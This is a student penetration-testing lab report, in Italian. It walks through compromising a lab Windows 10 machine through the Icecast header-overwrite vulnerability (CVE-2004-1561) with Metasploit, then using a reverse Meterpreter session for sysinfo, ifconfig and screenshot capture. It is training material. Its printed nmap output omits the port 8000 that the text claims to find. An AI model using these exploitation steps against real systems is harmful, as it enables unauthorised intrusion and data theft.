Report Esercitazione: Exploitation di Icecast su Windows 10

Studente: Rocco Paolo Caccamo **Corso:** Cybersecurity & Ethical Hacking
Data: 22 Gennaio 2026 **Target:** 192.168.1.5

1. Obiettivo dell'esercizio

L'esercizio richiedeva di effettuare un Penetration Test su una macchina target Windows 10 all'interno del laboratorio virtuale. L'obiettivo specifico era sfruttare una vulnerabilità nota nel software "Icecast" per ottenere una shell remota (Meterpreter) e dimostrare l'avvenuta compromissione recuperando l'indirizzo IP della vittima e uno screenshot del desktop.

2. Scansione e Identificazione (Information Gathering)


Dopo aver verificato la connettività con la macchina target, ho eseguito una scansione delle porte utilizzando `nmap` con l'opzione `-sV` per identificare i servizi e le loro versioni.
Dall'output è emerso che sulla porta **8000** era in ascolto il servizio *Icecast Streaming Media Server*.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 12:11 EST
Nmap scan report for 192.168.1.5
Host is up (0.00028s latency).
Not shown: 982 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime       Microsoft Windows International daytime
17/tcp   open  qotd          Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5432/tcp open  postgresql?
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  ssl/https-alt
MAC Address: 08:00:27:75:ED:19 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
```

(Analisi nmap: porta 8000 aperta e servizio identificato)

3. Ricerca della Vulnerabilità

Identificato il servizio, ho utilizzato la console di Metasploit (`msfconsole`) per cercare exploit compatibili. Tramite il comando `search icecast`, ho individuato un modulo di attacco di tipo *Header Overwrite* (CVE-2004-1561), classificato con rank "Great".




(Ricerca su Metasploit: modulo exploit/windows/http/icecast_header individuato)

4. Esecuzione dell'Exploit

Ho caricato il modulo (`use 0`) e configurato i parametri di rete:

- `RHOSTS`: 192.168.1.5 (IP Target)
- `LHOST`: 192.168.1.4 (IP Attaccante/Kali)
- `RPORT`: 8000 (Porta Target)

Ho verificato le opzioni e lanciato l'attacco con il comando `run`.



(Configurazione payload e avvio dell'exploit)

L'exploit è andato a buon fine aprendo una sessione Meterpreter inversa.

5. Post-Exploitation (Evidence)

Una volta ottenuto l'accesso al sistema, ho raccolto le prove richieste dalla traccia dell'esercizio.

A. Verifica del Sistema e dell'IP Ho eseguito il comando `sysinfo` per confermare che il sistema compromesso fosse effettivamente la macchina Windows 10 del laboratorio.

```
meterpreter > sysinfo
Computer        : DESKTOP-9K104BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

(Output sysinfo: Computer DESKTOP-9K104BT, OS Windows 10)

Successivamente, ho verificato la configurazione di rete interna della vittima con il comando `ifconfig`, confermando l'indirizzo IP target `192.168.1.5`.

```
Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:75:ed:19
MTU          : 1500
IPv4 Address : 192.168.1.5
IPv4 Netmask : 255.255.255.0
```


(Output ifconfig: Interface 4 con IP 192.168.1.5)

B. Cattura dello Screenshot (Proof of Concept) Per dimostrare il controllo visivo sulla macchina, ho utilizzato il comando `screenshot`. Il file è stato salvato localmente sulla macchina attaccante.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/TVzCkhbA.jpeg
meterpreter >
```

(Esecuzione comando screenshot da Meterpreter)

L'immagine catturata mostra il desktop dell'utente con l'applicazione *Icecast Win32* attiva, confermando il vettore di attacco utilizzato.



(Visualizzazione dello screenshot esfiltrato)

Conclusioni: Il test ha dimostrato la vulnerabilità critica del servizio Icecast non aggiornato, permettendo l'esecuzione di codice remoto e la compromissione totale della riservatezza del sistema target.